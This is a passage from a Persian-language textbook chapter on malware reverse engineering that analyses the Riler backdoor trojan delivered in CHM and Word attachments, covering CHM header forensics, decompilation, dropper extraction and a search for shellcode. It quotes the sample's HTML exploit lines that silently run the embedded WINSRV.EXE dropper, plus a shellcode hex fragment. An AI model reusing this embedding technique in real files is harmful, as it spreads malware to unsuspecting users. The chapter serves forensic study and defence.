به نام او

# مهندسی معکوس بدافزار

مهندس سید داود ملک حسینی

انتشارات پندار پارس

# مقدمه

در طول تاریخ، گه گاهی حکام جاهل علم را به پستوی خانه‌ها بردند؛ اما حاکمانی که اطراف خود را مزین به دانشمندان نمودند نامشان تا آن سوی عالم رسید. من که قدم در تالیف این اثر و آثار گذشته نهاده‌ام آرزو دارم که وطن ما مثل هزاره‌های قبل سرآمد علمی کره خاکی گردد. در این اثر، آموزشی همراه با مثال را به شما عرضه داشتم که درک بهتری از مباحث آموزشی آن داشته باشید. در این کتاب به موضوع تحلیل بدافزار پویا و نیز مهندسی معکوس فایل‌های جاوا پرداخته‌ام؛ اما مثال‌هایی را انتخاب کرده‌ام که نیاز به رمزگشایی داشته باشد تا دانش پژوهان با رمزگشایی پویا آشنا گردند. به امید حق در آینده کتبی تحت عنوان رمزگشایی پویا تالیف و تقدیم شما خواهم نمود.

در تالیف این اثر سرکار خانم مهندس مریم قارونی کمک شایانی به بنده نموده‌اند، اما به دلایل شغلی نام ایشان در فهرست مولفان قرار نگرفته است، کمال تشکر و قدردانی را از ایشان دارم. از پدر و مادر عزیزم که همیشه یار و پشتیبان من در زندگی و تمام مراحل کاری‌ام بودند و همچنین از جناب آقای مهندس یعسوبی که من را در خلق این آثار حمایت نمودند کمال تشکر و قدردانی را می‌نمایم.

**فهرست**

# فصل ۱

## ۱ . آنالیز بدافزار

### پیش‌گفتار

اکنون زمان آن است که به آنالیز کردن بدافزارها و ارائه دانش در مورد آنها بپردازیم. در واقع قصد داریم برخی از موارد مهم از مبحث آنالیز بدافزار از طریق ذهنیت و دیدگاه مهندسی معکوس را بررسی کنیم.

این فصل با هدف ارائه اطلاعات و درک بهتر اهداف تروجان‌ها نوشته شده است. در واقع قصد آنها جمع آوری اطلاعات و داشتن عملکردی به عنوان بوت در یک بات نت است. توجه داشته باشید که این مبحث به منظور یادگیری توابع و پروسه‌های پیچیده آورده نشده است. به عنوان مثال موارد زیادی وجود دارد که کاربران ایمیل‌هایی را با بدافزارهای

CHM (Microsoft Compiled HTML) و DOC(Microsoft Office Word Document) و به صورت حمله شده دریافت می کردند که حاوی تروجان Riler می‌شود. این تروجان به عنوان در پشتی (بک‌دُر) نیز شناخته شده است.

کمی اطلاعات و دانش خود از جرم شناسی کامپیوتری برای تکمیل مبحث را آورده‌ایم. این فصل موارد زیر را در بر می‌گیرد:

- ✓ چگونه می‌توان فایل‌های CHM. را دیکامپایل کرد.
- ✓ چگونه می‌توان shell code را تشخیص داده و آنالیز کرد.
- ✓ چگونه می‌توان اجزا و مؤلفه‌های بک دور را دامپ کرد (به دام انداخت).
- ✓ چگونه می‌توان پروتکل ارتباطی را تشخیص داد.

امید که قادر باشیم توسط این فصل در مورد مهندسی معکوس و جرم شناسی رایانه‌ای اطلاعات جدیدی را ارائه دهیم. پس تکنیک‌ها و منطق‌های موجود در موضوع بدافزارها را بررسی خواهیم کرد.

این فصل در تلاش است که یک رویکرد از اینکه چگونه سازندگان بدافزار از ماکروها و آسیب‌پذیری‌ها استفاده می‌کنند را نشان دهد. استفاده‌ای که منجر به نصب نرم‌افزار مخرب روی

سیستم‌ها، حمله و آسیب‌پذیری می‌شود. امیدواریم که این نسخه آموزشی، به افرادی که قدم در راه یادگیری مهندسی معکوس و جرائم کامپیوتری گذاشته‌اند یاری رسانده و برای هدایت کردن تحقیقات کامل و قابل اعتماد نیز مفید واقع شود.

ادعایی مبنی بر کامل و بی نقص بودن مبحث نداریم اما راهنمایی مبتدیان را مدنظر قرار داده‌ایم.

## رفع مسئولیت و حقوق نویسنده

همه کدهای در برگرفته شده در این مبحث آموزشی جهت تغییر و استفاده، در دسترس و آزادند. تنها خواسته ما این است که به منبع استفاده شده اشاره‌ای داشته باشید.

همه برنامه‌های تجاری تنها با هدف نشان دادن تئوری‌ها و متدهای توضیح داده شده، از این بخش آموزشی استفاده می‌کنند. این فصل از مطالب، تحت یک گواهی می‌باشد. گواهی‌ای که براساس عدم استفاده از اطلاعات موجود جهت حمله به سیستم‌های برنامه‌ها و به قصد جلوگیری از دزدی اطلاعاتی صادر شده است. در صورتی که این کار را انجام دهید قانون ما را نقض کرده‌اید. برنامه‌های استفاده شده در بیشتر مواقع به صورت وصله (پچ) شده توسط دیگر افراد ارائه شده‌اند، و نسخه‌های کرک شده در بیشتر موارد در دسترسند. من به عنوان نویسنده این مباحث نبایستی به‌عنوان مسئول آسیب‌های وارد شده به نرم‌افزارها و شرکت‌های سازنده آنها شناخته شوم. تنها هدف این مبحث آموزشی همانند دیگر مباحث اشتراک دانش و آموزش چگونگی وصله (پچ) کردن نرم‌افزارها می‌باشد. همچنین نحوه دور زدن و عبور کردن قفل‌ها را نیز به عنوان هدفی دیگر در نظر داشته باشید. به طور کلی می‌توان گفت که می‌خواهیم هنر مهندسی معکوس را بهبود بخشیده و پربارتر کنیم. ما هیچ نرم‌افزار کرک شده‌ای را منتشر نکرده‌ایم و افراد را به هیچ عنوان در انجام این کار تشویق نمی‌کنیم. پس هر شکل استفاده نامناسب که منجر به آسیب نرم‌افزارها گردد تحت حمایت و تعهد گواهی ما به حساب نمی‌آیند.

## ۱-۱ آنالیز اولیه تروجان‌ها

این بخش از آنالیز بدافزار را اینگونه آغاز می‌کنیم که مقدمه‌ای از نحوه حرکت و ورود تروجان به سمت عموم و مقاصد مشخص شده را بیان کنیم و این کار را جهت تجزیه و تشریح واقعی انجام می‌دهیم. از جمله اتفاقات رخ داده این بود که تعداد زیادی از کاربران ایمیل‌هایی را با مضمون

Microsoft Compiled HTML Help و Microsoft Office Word Document مخرب به صورت حملات و حاوی تروجان [۱]رایلر (به عنوان بکدور نیز شناخته می‌شود) دریافت کرده‌اند.

تروجان Riler شامل دو گروه متمایز از مؤلفه‌هایی است که در تنش‌های مختلف ظاهر می‌شوند:

۱. تروجان دروپر[۲] به نام‌های WINSRV. EXE یا WINHEINI. EXE (هر دو شبیه‌اند) که هنگام باز شدن فایل‌های حمل کننده‌شان از آنها جدا می‌شوند (DOC و CHM).

هنگامی که دروپر اجرا می‌شود، مؤلفه‌ها و اجزاء بکدور را نصب می‌کند.

۲. مؤلفه‌های بک دور (WINMEDL.DLL، SPORDER.DLL، WINSSK.EXE و SYNUSB. DLL) که توسط تروجان دروپر تخلیه شده‌اند (دامپ شده‌اند). این مؤلفه‌های بکدور عملکردهایی را جهت اتصال به یک هاست ارائه می‌دهند و این کار را به منظور اعمال شدن از راه دور و دسترسی از راه دور بر روی دستگاه‌های در معرض خطر، انجام می‌دهند.

در هنگام آنالیز کردن ایمیل‌ها متوجه شده‌ایم که آدرس فرستنده جعلی بوده است. این آنالیز، پروسه انجام شده روی این دو عدد حملات مخرب را جهت باز کردن اطلاعات درباره حمله کننده‌ها تشریح می‌کند و نیز برای افراد متخصص مهندسی معکوس عملکرد همه مؤلفه‌ها و اجزاء تروجان مدنظر می‌باشد.

## ۲-۱ مرکز روی تحلیل و بررسی

هم اکنون دو مثال از این بدافزار را به فرم فایل‌های chm. و doc. در نظر بگیرید. متوجه خواهید شد که تروجان در فایل CHM و به فرم (LZH)، جاسازی (یا وارد) شده است.

تحلیل آنالیز ما بر موارد زیر متمرکز شده است:

۱) تأیید انواع فایل اعلام شده که به عنوان حمل کننده‌های تروجان دروپر هستند. (این مرحله بسیار مهم تلقی می‌شود زیرا کمکی در انتخاب ابزارهای صحیح خواهد بود. بنابراین می‌توان بررسی‌های بیشتری را روی فایل‌ها انجام داد.)

۲) نشانه‌هایی که می‌توانند از فایل‌های حمل کننده تروجان دروپر بیرون کشیده شوند.

۳) توابع مربوط به تروجان دروپر به نام‌های WINSRV.EXE و WINHEINTL.EXE.

---

[۱] Trojan Riler


[۲] Trojan Dropper

۴) توابع مربوط به مؤلفه‌های بک دور (SPORDER.DLL، WINSSL.EXE، WINMEDL.DLL، SYNUSB.DLL) که توسط تروجان دروپر به نام WINSRV.EXE، رها می‌شوند.

## ۳-۱ تأیید فرمت فایل CHM

برای اینکه تأیید کنیم که فایل chm. در حقیقت یک فایل chm. بی ضرر دیگر است، بهتر دیدیم که از هگز ادیتور برای مشاهده محتوا استفاده کنیم. در دو لینک زیر می‌توانید اطلاعات بیشتری را در مورد HTML Compiled Help ی Microsoft و در واقع chm. بدست آورید:

http://www.speakeasy.org/~russotto/chm/chmformat.html
http://bonedaddy.net/pabs3/chmspec/0.1.2/Formats.html.



شکل ۱- نمایی از Hex- Editor از Sample.chm

## ۱-۴ اطلاعات قابل توجهی که از فرمت فایل CHM بدست می‌آید

موارد قابل توجهی که می‌توان از sample.chm بیرون کشید، وجود دارد. بنابراین نیاز هست که ابتدا هدرهای فایل chm. را درک کنیم.

| File Offset: | Content at File Offset: |
|---|---|
| 0000: char[4] | 'ITSF' |
| 0004: DWORD | 0x03 (Version number) |
| 0008: DWORD | 0x60 or 96 (Total header length) |
| 000C: DWORD | 0x01 (Unknown) |
| 0010: DWORD | A timestamp. With reference to http://bonedaddy.net/pabs3/chmspec/0.1.2/ITSF.html, this is derived from GetFileTime() function and is the value of the dwLowDateTime member of the last write time parameter. |
| 0014: DWORD | **0x0804 = Chinese Simplified[1] (Windows Language ID) With reference to http://bonedaddy.net/pabs3/chmspec/0.1.2/ITSF.html, this ID is the user language ID (from GetUserDefaultLCID) of the Operating System at the time of compilation.** |
| 0018: GUID | 10 fd 01 7c aa 7b d0 11 9e 0c 00 a0 c9 22 e6 ec GUID = 7C01FD10-7BAA-11D0-9E0C-00A0-C922-E6EC |
| 0018: GUID | 11 fd 01 7c aa 7b d0 11 9e 0c 00 a0 c9 22 e6 ec GUID = 7C01FD11-7BAA-11D0-9E0C-00A0-C922-E6EC |

**جدول ۱- هدر اصلی از فرمت chm.**

| File Offset: | Content at File Offset: |
|---|---|
| 0030: DWORD | $0409 = English (Windows Language ID) With reference to http://bonedaddy.net/pabs3/chmspec/0.1.2/ITSF.html, this came from the program that compiled the ITSF. On Win32, it comes from ITSS.DLL (a Microsoft HMTL Help Author DLL). |

**جدول ۲- قسمتی از دایرکتوری هدر از فرمت فایل chm.**

از دو جدول بالا، اینگونه استنباط می‌شود که زبان سیستم عاملی که توسط حمله کننده استفاده شده است (سازنده CHM)، اختصار شده زبان چینی بوده است. این را بر طبق زبان مشخص شده در هدر اصلی CHM متوجه می‌شویم.

## ۱-۵ فرایند دیکامپایل کردن فایل chm.

هم اکنون مشخص کرده‌ایم که به شکل واقعی یک فایل exe. با فایل حمل کننده chm. وجود دارد. بیایید تلاشمان را بر این بگذاریم که آنرا دیکامپایل کرده و فایل exe. را بیرون بکشیم. از یک CHM

دیکامپایلر به نام chmdeco استفاده می‌کنیم (از وب سایت http://bonedaddy.net/pabs3/ hhm#chmdeco استفاده کنید).


این یک برنامه است که فایل‌های داخلی فایل‌های CHM را به hhp، hhc، hhk و غیره بر می‌گرداند. این فایل‌های hhp، hhc و hhk جهت کامپایل کردن مستندات CHM استفاده می‌شوند. پیش از اینکه برای تبدیل کردن فایل chm. و برگرداندن آن به hhp، hhc، hhk اقدامی انجام دهیم، فایل exe. بایستی بیرون کشیده شود (اکسترکت شود).

## ۶-۱ بیرون کشیدن فایل‌های داخلی فایل chm.

برای فرایند استخراج، از ابزار istorage.exe که با پکیج chmdemo برای پروسه استخراج ارائه می‌شود، استفاده می‌گردد. در واقع این ابزار می‌تواند فایل‌ها را از objectهای فایل ترکیبی Microsoft (که به نام‌های Microsoft OLE2 file یا Microsoft Structured Storage نیز شناخته می‌شوند) استخراج کند و همچنین فایل‌ها را از فایل‌های CHM جدا کند.

این کار توسط تابع OLE Stg Open Storage انجام می‌گردد، رابط کاربری I storage (برای objectهای فایل ترکیبی microsoft) و رابط کاربری I TStorage (Info Tech Storage، برای فایل‌های CHM). کد منبع istorage.exe می‌تواند از راه زیر بدست آید:

http://bonedaddy.net/pabs3/prog.htmk#istorage




**شکل ۲- لیست فایل‌های موجود در Sample.chm**

فایل‌ها را درون یک دایرکتوری، از حالت فشرده خارج کردیم و همانطور که انتظار می‌رفت در بین فایل‌های لیست شده، تروجان دروپر را یافته‌ایم، WINSRV.EXE. فایل htm. یک محتوی قابل مشاهده از فایل CHM می‌باشد و می‌توانیم در آینده آنرا آنالیز کنیم.

شرح دقیق فایل‌های مختلف را از نشانی زیر بیابید:

http://bonedaddy.net/pabs3/chmspec/0.1.2/Foramts.html

## ۷-۱ تجزیه و تحلیل فایل htm.

اساساً فایل htm. که قبلاً استخراج کردیم یک محتوی html از فایل chm. می‌باشد. در واقع دو بخش دیگر با فایل html. که کد اکسپلویت در آن تعبیه شده است نیز وجود دارد که بوسیله آن می‌تواند بلافاصله فایل اجرایی تروجان دروپر موجود را اجرا کند.

به اطلاعات ارائه شده در زیر که در فایل MHA.HTM قابل دریافت بود توجه کنید:

۱. فایل htm. با استفاده از برنامه MS Word 9 (قسمتی از آفیس ۲۰۰۰) تولید شد.

۲. نام سازنده فایل htm. با حروف "lw" آغاز می‌شد.

۳. نام دایرکتوری در T.<link rel=file-List href=پ/sample.files/file list.xml> مشاهده می‌گردید.

۴. تاریخ و زمان ساخته شدن MHA.HTM تقریباً 01 September 2004 07:15 GMT/UTC مشتق شده از "2004- 09- 01t07: 15Z" بود.

۵. تاریخ و زمان آخرین ذخیره سازی MHA.HTM تقریباً 01 September 2004 07:15 GMT/UTC و مشتق شده از "2004- 09- 01 T 07:15Z"، بود.

۶. کمپانی ثبت شده برای نرم‌افزار مایکروسافت ورد ۹ (قسمتی از مایکروسافت آفیس ۲۰۰۰)، "Software" بود.

۷. کد اکسپلویت جهت تعبیه و جا دادن تروجان دروپرWINSVR.EXE درون CHM می‌تواند خطوط زیر باشد:


```
<BODY nmouseup=document.selection.empty() oncontextmenu="return false"
onselectstart="return false" ondragstart="return false" onbeforecopy="return false"
oncopy=document.selection.empty() onselect=document.selection.empty()
background="winsrv.exe">
```

۸. کد اکسپلویت جهت اجرا کردن تروجان دروپرWINSVR.EXE خطوط زیر می‌باشد:

```
<OBJECT id=RUNIT height=0 width=0 style="display:none;" type="application/x-oleobject"
codeBase=winsrv.exe ></OBJECT>
```

## ۸-۱ تجزیه و تحلیل فایل‌های دیگر

به طور کلی، فایل‌های دیگر نیز در هگز ادیتور مشاهده می‌شوند، اما قابل توجه‌ترین آنها فایل #SYSTEM می‌باشد. این فایل محتویاتش را با کارکترهای ساده شده به زبان چینی، به معنای تروجان نشان داده است. نام Sample.htm نیز نشان داده شده است




**شکل ۳- نمایش هگز ادیتور از فایل #SYSTEM**

یکی از مواردی که هنگام آنالیز کردن فایل #SYSTEM جلب توجه می‌کند این است که فایل شامل یک time_t timestsmp (DWORD) در آفست 0x08 می‌باشد و مقدار آن ox41364D19 (۱۰۹۴۰۷۷۷۲۱ ثانیه بعد از ساعت 00:00 روز Jan 1 1970 UTC/ GMT) تعریف شده است.

این time stamp از تابع ( ) Windows Get Local Time مشتق شده است. این مقدار به 01 September 2004 22:28:41 ترجمه شده است. همچنین این می‌تواند تاریخ کامپایل CHM نیز باشد.

ساختار FILETIME با dwttigh Date time به ترتیب با مقادیر ox01C48FF5 و ox4DB7EB78 در فایل آفست‌های ox42 و ox3E، یافت شده‌اند و به مقدار O1 September 2004 و زمان 7:28:40 GMT/UTC ترجمه شده است. (در واقع تابع Windows Get System Time As File Time ( ) برای تولید و ساختن این time stamp استفاده می‌شود و فرمت آن UTC است).

## ۹-۱تبدیل و برگرداندن به فرمت HHP، HHC و HHK

اهداف موجود انواع فایل‌ها در لینک زیر قابل مشاهده است.

http://bonedaddy.net/pabs3/chmspec/0.1.2/Authoring.html


برای سهولت در کار، موارد را در ادامه درج کرده‌ایم:

- فایل‌های HHP در واقع فایل‌های HTML Help Project هستند و اطلاعات را در optionها، Window type ها، merge info، یک file list، text.popup ها، information types، Context sensitive help و زیر مجموعه‌ها، و به فرمت INI ذخیره می‌کنند. قسمت‌هایی از فرمت HHP می‌تواند به فایل‌های متنی منتقل شود که این قسمت‌ها محتویات HHP را دارند.


http://bonedaddy.net/pabs3/chmspec/0.1.2/INI.html#HHP

- فایل‌های HHC در واقع جدول محتویات فایل هستند، محتویات را ذخیره کرده و در فرمت Sitemap می‌باشند.
- فایل‌های HHK، فایل‌های ایندکس HH هستند، ایندکس را ذخیره می‌کنند و در فرمت sitemap هستند.
- فایل‌های HHS، فایل‌های سمپل HH هستند، اطلاعات سمپل‌ها را ذخیره کرده و در فرمت INI هستند.

- فایل‌های STP، فایل‌های HH Stop- list هستند، هنگامی که جستجوی داده را انجام می‌دهیم، کلمات نادیده گرفته شده را ذخیره می‌کنند و در فرمت text هستند.
- همه فایل‌ها، فایل‌های HH مستعار هستند، لینک‌هایی با محتوی مهم و حساس را ذخیره و در فرمت text می‌باشند.
- تمام دایرکتوری PRESS.CHM.CONTENT به فایل chmaeco.exe کشیده شده است. یک دایرکتوری جدید recreation# با آن ساخته شده است.




**شکل ۴- نمایی از دایرکتوری فایل‌های اکسترکت ( خارج شده از حالت فشرده) شده**




**شکل ۵- نمایی از دایرکتوری recreation#**

دوباره کاراکترهای ساده شده به زبان چینی به معنای تروجان مشاهده می‌شود. محتوای فایل hhp. کاراکتر چینی chm در زیر آورده شده است.

```
;This HHP file was recreated by chmdeco 0.3 (by Pabs - http://pabs.zip.to)
;It is only an approximation of the original project file.
;Other files that may have been recreated with it are also only approximations.
;See the documentation for parts of the HHP that cannot be recreated.
;Input: C:\chmdeco 0.3\Press.chm.Contents
;Compiled by: HHA Version 4.74.8702
;Compilation date: 09/01/04 22:28:41 (1094077721 seconds after 0:00 Jan 1 1970)
[OPTIONS]
Binary Index=No
Compiled file=chm木马.chm
Default topic=Sample.htm
Language=0x804 Chinese (PRC)
[FILES]
Sample.htm
14
winsrv.exe
```

اطلاعات زیر از فایل hhp. کاراکتر چینی chm جمع آوری گردیده است:

۱) فایل CHM توسط HHA(Microsoft HMTL Help Author, ITSS.DLL) نسخه 4. 74. 8702، کامپایل شده است.

۲) فایل CHM در تاریخ 01 September 2004 و زمان 22:28:41 GMT کامپایل شده است.

۳) نام اصلی فایل CHM کامپایل شده، chm. کاراکتر زبان چینی chm بوده است.

۴) گزینه زبان در hhp. کاراکتر چینی chm، ox804 چینی (PRC) بوده است (به عنوان مخفف زبان چینی نیز شناخته می‌شود).

۵) فایل‌های MHA.HTM و WINSRV.EXE جهت کامپایل کردن chm. کاراکتری chm استفاده شده‌اند.

مورد قابل توجهی در فایل Table of Content.hhc وجود ندارد.

## ۱۰-۱ دامپ کردن (گرفتن) تروجان دروپر

اگر VM را آماده کرده‌اید و فایل chm. را در یک محیط کنترل شده اجرا می‌کنید، باید بدانید که تروجان دروپر جاسازی شده درون حافظه محلی و با نام فایل WINSRV.exe، دامپ خواهد شد. این مکان معمولاً فایل‌های موقتی اینترنتی کاربر حال حاضر است. فایل در محیط محدود کامپیوتر محلی و از طریق تگ‌های OBJECT و CODEBASE، اجرا می‌شود.

```
<OBJECT id=RUNIT height=0 width=0 style="display:none;" type="application/x-oleobject" codeBase=winsrv.exe ></OBJECT>
```

علاوه بر این مشاهده می‌کنیم که " کد اکسپلویت " (می‌تواند بیشتر یکی از موارد HTML و CHM باشد) در Sample.htm جهت تعبیه و اجرای تروجان دروپر، وجود دارد. جالب است بدانید که، این مورد می‌تواند حتی روی سیستم‌های کاملاً وصله (پچ) شده نیز کار کرده و تأثیر بگذارد. (جدول زیر را مشاهده کنید). برای این کار بایستی روی فایل chm. دوبار کلیک کنید؛ تأثیرش همانند این است که روی فایل حمله شده exe. دبل کلیک کرده باشید.

| Operating System | CHM able to dump & execute Trojan dropper? |
|---|---|
| **Windows 98 Second Edition** | (Fully Patched) Yes |
| **Windows 2000 Professional SP4** | (Fully Patched) Yes |
| **Windows XP Professional SP3** | (Fully Patched) Yes |

**جدول ۳- سیستم‌عامل‌های بررسی شده**

## ۱۱-۱ پنهان شدن در فایل doc.

نمونه تروجان‌های مشابه دیگری وجود دارند که این بار در فایل doc. ذخیره گردیده‌اند. اکنون چگونه باید با این فایل رفتار کرد؟ آیا طبق همان روشی که قبلاً روی فایل chm. انجام گرفته است، پیش برویم؟ به طور ساده اگر فایل doc. یک Microsoft Office Word Document باشد، این فایل بایستی در فرمت Microsoft OLE 2 و یا Microsoft Structured Storage 3 (یک ساختار فایل سیستم کوچک)، موجود باشد و بتواند توسط Doc File Viewer مشاهده گردد. این نرم‌افزار همراه با ویژوال استدیو و یا از طریق لینک زیر ارائه می‌گردد:

http://support.microsoft.com/kb/139585


**شکل ۵- Doc File Viewer که رشته‌ها و شاخه‌های موجود در فایل Doc را نمایش می‌دهد.**

مشاهده می‌کنید که شاخه "Word Document" در فایل Doc می‌باشد. بدین گونه مشخص و شناخته می‌شود که Microsoft office Word Document در یک CLSID (شاخص کلاس) از [00020906-0000-0000-C000-0000000000464] است و این CLSID در یک Microsoft Office Word Document نمایان خواهد شد. جهت درک بهتر تعریف CLSID به شکل زیر توجه کنید:

```
typedef struct CLSID{
   DWORD Data1;
   WORD Data2;
   WORD Data3;
   BYTE Data4[8];
} CLSID;
```

## ۱-۱۲ بیرون کشیدن و جدا کردن موارد و شاخه‌ها از فایل doc.

ابزار istorage.exe که همراه با کامپایلر CHM ارائه می‌شود، جهت اکسترکت (جداسازی) موارد و شاخه‌های مختلف فایل DOC و ارائه فایل‌ها به صورت انفرادی، بکار می‌رود. لیست قابل مشاهده در ادامه بحث فایل‌هایی هستند که از عملیات استخراج یا جداسازی بدست آمده‌اند.

## ۱۳-۱ماکروهای ویژوال بیسیک

هم اکنون عملیات اکسترکت کردن شاخه‌ها و فایل‌ها را از فایل doc. انجام داده‌ایم.

مرحله بعد، می‌توانیم چک کنیم که آیا ماکروی VBA (Visual basic For Application) در فایل doc. ارائه شده است یا نه.

اگر نباشد: هنگامی که فایل DOC را در docfile viewer مشاهده کنیم یک ساختار دایرکتوری "\MACROS\VAB" در فایل DOC، موجود است.

برنامه جداسازی منبع کد ویژوال بیسیک (برنامه منبع کد در پروژه Clam Win موجود و قابل دسترسی است) جهت استخراج و جداسازی اطلاعات از VBA project و کد استفاده می‌شود. VBA_ EXTRACT.C در لینوکس کامپایل شده و همه فایل‌های ویژوال بیسیک در \MACROS\VBA در آنجا کپی شده‌اند. در ادامه ".\VBA_EXTRACT." اجرا شده و نتیجه بدست آمده است.


در کنار تمامی موارد ذکر شده، می‌توانید Office Malwar Scanner را نیز دانلود کرده و یا از لینک زیر برای اکسترکت کردن ویژوال بیسیک استفاده نمایید.

http://www.reconstructer.org/code/OfficeMalScanner.zip

## ۱۴-۱پیدا کردن شل کد

از آنجایی که ویژوال بیسیکی که به صورت واضح بتوانیم تروجان دروپر را دامپ و اجرا کنیم، در دسترس نداشتیم؛ این امکان وجود دارد که اکسپلویتی موجود باشد که این اکسپلویت تلاش دارد که از یک آسیب‌پذیری در WORD برای دامپ و اجرا کردن تروجان دروپر استفاده کند.

ما تصمیم گرفتیم که عبارت ".EXE" (بدون حساسیت روی حروف کوچک و بزرگ) در فایل doc. را جستجو و بررسی کنیم. این عبارت در محدوده‌ای با افست ox1A70 در فایل DOC که شبیه شل کد می‌باشد، قرار گرفته شده است.



```
000019f0:  d2 56 8b 3b 03 7d 08 8b 75 0c 8b 4d f8 f3 a6 75   ÒV‹;.}.‹u.‹Mø ¦u
00001a00:  03 5e eb 0a 5e 83 c3 04 42 3b 56 18 72 e3 2b 5e   .^ë.^ƒÃ.B;V.rã+^
